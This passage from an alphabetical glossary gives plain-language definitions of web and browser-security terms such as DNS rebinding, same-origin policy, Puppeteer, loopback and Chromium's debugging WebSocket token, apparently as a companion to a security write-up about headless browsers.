- DNS rebinding: an attack that changes a domain's address so it points at the victim's own machine.
- DOM: the in-memory tree of elements that makes up a page and that JavaScript can inspect and change.
- Endpoint: a specific address on a server that accepts a particular kind of request.
- Exfiltrate: to get data out to a place the attacker controls.
- Frame tree: the structure of a page plus the pages embedded inside it; each tab has its own.
- GET: the HTTP method used to simply ask for something.
- Headless: running a browser without a visible window.
- HTML: the language that describes what is on a web page.
- HTTP: the ordinary request-and-response protocol of the web.
- HTTP status code: a three-digit number a server returns to say what happened, such as 404 Not Found.
- iframe: an element that embeds one web page inside another.
- JavaScript: the programming language that runs inside web pages.
- JSON: a simple text format for structured data.
- localhost / [redacted]: the address a computer uses to refer to itself; not reachable from the internet.
- Loopback: the network path back to the same machine.
- Origin: a combination of scheme, host and port, such as
https://example.com; browsers keep different origins apart. - Out-of-band: through a different channel than the one being attacked.
- Pipe: a direct channel between two processes on the same machine that does not use a network port.
- Port: a numbered doorway on a computer where a program can listen for connections.
- Proxy: an intermediary server that traffic passes through, often to filter or log it.
- Puppeteer: a library that lets a program drive a Chromium browser.
- PUT: an HTTP method meant for creating or replacing a resource.
- Same-origin policy: the browser rule that a page from one origin cannot read data from another origin.
- Screenshot: an image of what a page looks like when rendered.
- Source code review: reading a program's code to look for problems.
- Stdout: the stream of text a program prints to the terminal.
- Target ID: a long random token Chromium generates to protect its debugging WebSocket.
- TCP: one of the main ways computers send data to each other on a network.
- Threat model: a structured way of asking what could go wrong and who could cause it.
- Token: a long random string that acts like a password.
- Trust boundary: a line where data or code crosses from something you control into something you do not.
- WebSocket: a connection between two programs that stays open in both directions, like a phone call.
- window.open: the JavaScript function a page uses to open a new window, which browsers restrict.

